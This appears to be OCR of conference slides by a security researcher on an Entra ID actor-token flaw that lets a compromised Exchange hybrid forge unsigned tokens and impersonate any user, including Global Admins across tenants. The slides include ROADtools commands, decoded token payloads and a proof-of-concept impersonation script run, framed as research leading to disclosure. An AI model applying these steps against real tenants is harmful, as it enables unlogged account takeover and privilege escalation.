
```
(ROADtools) → pocs git:(master) ✗ roadtx describe -f .roadtools_actortoken
{
    "alg": "RS256",
    "kid": "_jNwjeSnvTTK8XEdr5QUPkBRLLo",
    "typ": "JWT",
    "x5t": "_jNwjeSnvTTK8XEdr5QUPkBRLLo"
}
{
    "aud": "00000002-0000-0ff1-ce00-000000000000/outlook.office.com@6287f28f-4f7f-4322-9651-a8697d8fe1bc",
    "exp": 1753305230,
    "iat": 1753218530,
    "identityprovider": "00000001-0000-0000-c000-000000000000@6287f28f-4f7f-4322-9651-a8697d8fe1bc",
    "iss": "00000001-0000-0000-c000-000000000000@6287f28f-4f7f-4322-9651-a8697d8fe1bc",
    "nameid": "00000002-0000-0ff1-ce00-000000000000@6287f28f-4f7f-4322-9651-a8697d8fe1bc",
    "nbf": 1753218530,
    "oid": "a761cbb2-fbb6-4c80-aa50-504962316eb2",
    "sub": "a761cbb2-fbb6-4c80-aa50-504962316eb2",
    "trustedfordelegation": "true",
    "xms_spcu": "true"
}
```

Unsigned bearer token sent to Exchange online


```
{
    "alg": "none",
    "typ": "JWT"
}
{
    "actortoken": "eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiIsIng1dCI6Il9qTndqZVNudlRUSzhYRWRyNVFVUGtC
QiOiIwMDAwMDAwMi0wMDAwLTBmZjEtY2UwMC0wMDAwMDAwMDAwMDAvb3V0bG9vay5vZmZpY2UuY29tQDYyODdmMjhmLTRmN
MDAwMC1jMDAwLTAwMDAwMDAwMDAwMEA2Mjg3ZjI4Zi00ZjdmLTQzMjItOTY1MS1hODY5N2Q4ZmUxYmMiLCJpYXQiOjE3NTM
l0eXByb3ZpZGVyIjoiMDAwMDAwMDEtMDAwMC0wMDAwLWMwMDAtMDAwMDAwMDAwMDAwQDYyODdmMjhmLTRmN2YtNDMyMi05N
ZTAwLTAwMDAwMDAwMDAwMEA2Mjg3ZjI4Zi00ZjdmLTQzMjItOTY1MS1hODY5N2Q4ZmUxYmMiLCJvaWQiOiJhNzYxY2JiMi1
I2LTRjODAtYWE1MC01MDQ5NjIzMTZlYjIiLCJ0cnVzdGVkZm9yZGVsZWdhdGlvbiI6InRydWUiLCJ4bXNfc3BjdSI6InRyd
JTgJAQzrVAztKO2FsCXCpCn2XgCOl2YmdSmDpmF76WogMyJxzbwXPNOGB3UdICb19vJCAaxl2F0XG3hJgKkShuWKhVuQS9q
96wWSyPxj5zyFCP7jOaCsRTXRNil7M1rLe6gak9c85s0Oxmr6ITqcpHEVCBBIIeLy6AdYpMO8gPyzlJqjtAp-iHSnwMWX3b
    "aud": "00000002-0000-0ff1-ce00-000000000000/outlook.office.com@6287f28f-4f7f-4322-9651-a86
    "exp": 1753219402,
    "iat": 1753219102,
    "iss": "00000002-0000-0ff1-ce00-000000000000@6287f28f-4f7f-4322-9651-a8697d8fe1bc",
    "nameid": "10032001E2CBE43B",
    "nbf": 1753219102,
    "nii": "urn:federation:MicrosoftOnline",
    "sip": "dirkjan@iminyour.cloud",
    "smtp": "dirkjan@iminyour.cloud",
    "upn": "dirkjan@iminyour.cloud"
}
```

Actor token use cases

With a compromised Exchange hybrid on-premises we can authenticate as Exchange online and impersonate **any user** in the tenant against Exchange and SharePoint/OneDrive.


Activities
X-terminal-emulator
user@ubuntu:~/ROADtools/pocs
roadrecon gui
user@ubuntu:~
user@ubuntu:~/ROADtools
user@ubuntu:~/RO
user@ubuntu:~/ROADtools/pocs 198×46
(ROADtools) → pocs git:(master) X

Service to Service (S2S) token properties


- Valid for 24 hours.
- Non-revokable.
- No logs when the actor token is issued.
- Unsigned impersonation token generated locally.
- Can impersonate anyone within the tenant for tokens that have “trustedfordelegation”.
- No Conditional Access or any security checks at all.

Apps allowed to request S2S tokens

Mostly limited by what Microsoft service principals we are still allowed to add credentials to, which was significantly reduced since my initial disclosure about this in 2019.

00000004-0000-0ff1-ce00-000000000000 - Skype for Business Online
00000003-0000-0ff1-ce00-000000000000 - Office 365 SharePoint Online
00000007-0000-0000-c000-000000000000 - Dataverse
00000002-0000-0ff1-ce00-000000000000 - Office 365 Exchange Online
00000015-0000-0000-c000-000000000000 - Microsoft Dynamics ERP

Service to service communication



Best practices • July 8 • 3 min read

Enhancing Microsoft 365 security by eliminating high-priv

By Naresh Ka

High-privileged access (HPA) occurs when an application or service obtains broad access to customer content, allowing it to impersonate other users without providing any proof of user context. For example, Applications A and B may have a service-to-s
scenario. Application A
Application B can acces
APIs without a user con

Microsoft's approach to access rights

Eliminating HPA ensures that users and applications have only the necessary access rights. Our strategy within Microsoft's internal Microsoft 365 environment involved fostering an 'assume breach' mindset, with a focus on the stringent enforcement of new standard authentication protocols. With this approach, we have successfully mitigated more than 1,000 high-privilege application scenarios thus far. Achieving this was a monumental cross-functional effort at Microsoft, engaging more than 200 engineers across the company.

Some ideas

I only have a certificate on the Exchange service principal in my tenant.

Microsoft has one that is valid for every tenant.

If we compromise Exchange online, we can potentially do this in other tenants.

Problem: need Exchange RCE

Experts Live Netherlands

2025

Microsoft SOFTWARE Capgemini inforcer DELL Technologies nerdio SUPER VISION INTERSTELLAR kpn Partner Network INSPARK

Early 2025

Submitted a talk to Black Hat and DEF CON that discusses all the patched Entra Connect Sync lateral movement techniques, plus the new actor token attacks targeting Exchange/SharePoint.

June/July 2025

Revisited the topic as I was preparing my slides and polishing up my proof-of-concept scripts.

```
(ROADtools) → ROADtools git:(master) ✗ roadtx appauth -c 00000002-0000-0ff1-ce00-000000000000 -t iminyour.cloud -s "nsgraph/.default offline_access" --cae --key-pem certpoc.key --cert-pem certpoc.pem
Requesting token with scope https://graph.microsoft.com/.default offline_access
Tokens were written to .roadtools_auth
(ROADtools) → ROADtools git:(master) ✗ roadtx describe
{
    "alg": "RS256",
    "kid": "_jNwjeSnvTTK8XEdr5QUPkBRLLo",
    "nonce": "pC0KCCXc1uFFNEKrntujc_OvOp7Nl9-TWZT-Xn2mgAo",
    "typ": "JWT",
    "x5t": "_jNwjeSnvTTK8XEdr5QUPkBRLLo"
}
{
    "aio": "k2RgYEi8fe3ZvFnxUqli5bUHHnWvO2hksk9h969gUU6WlfV6AZsB",
    "app_displayname": "Office 365 Exchange Online",
    "appid": "00000002-0000-0ff1-ce00-000000000000",
    "appidacr": "2",
    "aud": "https://graph.microsoft.com",
    "exp": 1752827614,
    "iat": 1752740914,
    "idp": "https://sts.windows.net/6287f28f-4f7f-4322-9651-a8697d8fe1bc/",
    "idtyp": "app",
    "iss": "https://sts.windows.net/6287f28f-4f7f-4322-9651-a8697d8fe1bc/",
    "nbf": 1752740914,
    "oid": "a761cbb2-fbb6-4c80-aa50-5B4962316eb2",
    "rh": "1.AXQAi_KHYn9PIkOWUahpfY_hvAMAAAAAAAAAAwAAAAAAAACtAQB0AA.",
    "roles": [
        "Directory.Read.All",
        "Domain.ReadWrite.All",
        "EduRoster.Read.All",
        "Group.ReadWrite.All",
        "Policy.Read.All",
        "User.Read.All"
    ],
    "sub": "a761cbb2-fbb6-4c80-aa50-504962316eb2",
    "tenant_region_scope": "EU",
    "tid": "6287f28f-4f7f-4322-9651-a8697d8fe1bc",
    "uti": "4gGDBZpFV0K6viqcuEUIAA",
    "ver": "1.0",
    "wids": [
        "0997a1d0-0d1d-4acb-b408-d5ca73121e90"
    ],
    "xms_cc": [
        "CP1"
    ],
    "xms_ftd": "VpL4YAiaT6yPlEN2c_Slm6c8XDrqGoDjK1Pa3OORJ0M0c3dlZGVuYy1",
    "xms_idrel": "7 28",
    "xms_rd": "0.42LlYBJiLBES4WAXEpjrV12-n1vGYXnccw52z9_fgaKcQgLJij4l3n9X-W11FhTm1HLXB4pyCAkwM0DAASgNAA",
    "xms_spcu": "true",
    "xms_tcdt": 1573808047,
    "xms_tdbr": "EU"
}
(ROADtools) → ROADtools git:(master) ✗
```

```
"roles": [
    "Directory.Read.All",
    "Domain.ReadWrite.All",
    "EduRoster.Read.All",
    "Group.ReadWrite.All",
    "Policy.Read.All",
    "User.Read.All"
],
```


Domain.ReadWrite.All

- Allows us to configure custom domains.
- Removing / adding domains.
- Modifying the federation configuration on domains.
- Modify the federation token signing certificate.
- Changing MFA acceptance in federated tokens.

This will get you high privileged accounts in most Entra ID environments.


July 12th - More actor token experiments

What if I request a token for the Azure AD graph?


(ROADtools) → ROADtools git:(master) ✗ roadtx describe -f .roadtools_actortoken
{
"alg": "RS256",
"kid": "_jNwjeSnvTTK8XEdr5QUPkBRLLo",
"typ": "JWT",
"x5t": "_jNwjeSnvTTK8XEdr5QUPkBRLLo"
}
{
"aud": "00000002-0000-0000-c000-000000000000/graph.windows.net@6287f28f-4f7f-4322-9651-a8697d8fe1bc",
"exp": 1752668227,
"iat": 1752581527,
"identityprovider": "00000001-0000-0000-c000-000000000000@6287f28f-4f7f-4322-9651-a8697d8fe1bc",
"iss": "00000001-0000-0000-c000-000000000000@6287f28f-4f7f-4322-9651-a8697d8fe1bc",
"nameid": "00000003-0000-0ff1-ce00-000000000000@6287f28f-4f7f-4322-9651-a8697d8fe1bc",
"nbf": 1752581527,
"oid": "54b0fdbc-05a1-4c03-b7bb-e7a4fe3bed40",
"rh": "1.AXQAj_KHYn9PIkOWUahpfY_hvAIAAAAAAAAAwAAAAAAAAACtAQB0AA.",
"sub": "54b0fdbc-05a1-4c03-b7bb-e7a4fe3bed40",
"trustedfordelegation": "true",
"xms_spcu": "true"
}


(ROADtools) → pocs git:(master) ✗ roadtx describe -f .roadtools_auth
{
"alg": "none",
"typ": "JWT"
}
{
"actortoken": "eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiIsIng1dCI6Il9qTndqZVNudlRUSzhYRWRyN
QiOiIwMDAwMDAwMi0wMDAwLTBmZjEtY2UwMC0wMDAwMDAwMDAwMDAvb3V0bG9vay5vZmZpY2UuY29tQDYyODdmMj
MDAwMC1jMDAwLTAwMDAwMDAwMDAwMEA2Mjg3ZjI4Zi00ZjdmLTQzMjItOTY1MS1hODY5N2Q4ZmUxYmMiLCJpYXQi
l0eXByb3ZpZGVyIjoiMDAwMDAwMDEtMDAwMC0wMDAwLWMwMDAtMDAwMDAwMDAwMDAwQDYyODdmMjhmLTRmN2YtND
ZTAwLTAwMDAwMDAwMDAwMEA2Mjg3ZjI4Zi00ZjdmLTQzMjItOTY1MS1hODY5N2Q4ZmUxYmMiLCJvaWQiOiJhNzYx
I2LTRjODAtYWE1MC01MDQ5NjIzMTZlYjIiLCJ0cnVzdGVkZm9yZGVsZWdhdGlvbiI6InRydWUiLCJ4bXNfc3BjdS
JTgJAQzrVAztKO2FsCXCpCn2XgCOl2YmdSmDpmF76WogMyJxzbwXPNOGB3UdICb19vJCAaxl2F0XG3hJgKkShuWK
96wWSyPxj5zyFCP7jOaCsRTXRNil7M1rLe6gak9c85s0Oxmr6ITgcpHEVCBBIIeLv6AdYpMO8gPyzlJqjtAp-iHS
"aud": "00000002-0000-0000-c000-000000000000/graph.windows.net@6287f28f-4f7f-4322-96
"exp": 1753221066,
"iat": 1753220766,
"iss": "00000002-0000-0ff1-ce00-000000000000@6287f28f-4f7f-4322-9651-a8697d8fe1bc",
"nameid": "1003200087D335D0",
"nbf": 1753220766,
"nii": "urn:federation:MicrosoftOnline",
"sip": "dirkjan@iminyour.cloud",
"smtp": "dirkjan@iminyour.cloud",
"upn": "dirkjan@iminyour.cloud"
}

netId / nameid property



Raising the impact

From a compromised exchange hybrid on-prem we can now:

- Modify/create users
- Assign roles
- Manage apps and API permissions
- Create new Global Admins
- Modify Conditional Access policies
- etc

while bypassing all possible security controls.

July 14th – the disclosure

Because of the new impact I felt reporting this to MSRC was probably the better route.

While writing my report I tried a few more alternative attacks.

Changing the tenant ID

User not found… but token accepted?

```
(ROADtools) → pocs git:(master) ✗ python getimpersonationtoken.py dirkjan@iminyour.cloud 1003200087D335D0
Generating impersonation token for dirkjan@iminyour.cloud @ 00000002-0000-0000-c000-000000000000/graph.windows.net@b9fb93c1-c0c8-4580-99f3-d1b540cada32
(ROADtools) → pocs git:(master) ✗ roadtx graphrequest 'https://graph.windows.net/myorganization/policies?api-version=1.61-internal'
403
{
    "odata.error": {
        "code": "Authentication_Unauthorized",
        "message": {
            "lang": "en",
            "value": "User was not found."
        },
        "requestId": "1f79537b-a610-4547-826a-c9c966073672",
        "date": "2025-07-14T13:19:45"
    }
}
```


```
{
    "odata.error": {
        "code": "Authentication_Unauthorized",
        "message": {
            "lang": "en",
            "value": "User was not found."
        },
        "requestId": "1f79537b-a610-4547-826a-c9c966073672",
        "date": "2025-07-14T13:19:45"
    }
}
```

Figuring out my own netId


```
"family_name": "Mollema",
"given_name": "Dirk-jan",
"idtyp": "user",
"ipaddr": [redacted]
"name": "Dirk-jan Mollema",
"oid": [redacted],
"platf": "3",
"puid": "100320018622FD08",
"rh": "1.AQwAwZP[redacted]",
"scp": "email openid Organization.Read.All Policy.ReadWrite.ApplicationConfiguration profile User.Read",
```

Making sure I was not crazy

Using a guest user in a different test tenant, query the netId of a Global Admin, and use that to impersonate the Global Admin.

```
(ROADtools) → pocs git:(master) ✗ python getimpersonationtoken.py dirkjan@iminyour.cloud 100320018622FD08
Targeting tenant e408897f-9dd3-445d-b78d-9eaab9227cb4
Generating impersonation token for 100320018622FD08 @ 00000002-0000-0000-c000-000000000000/graph.windows.ne
```

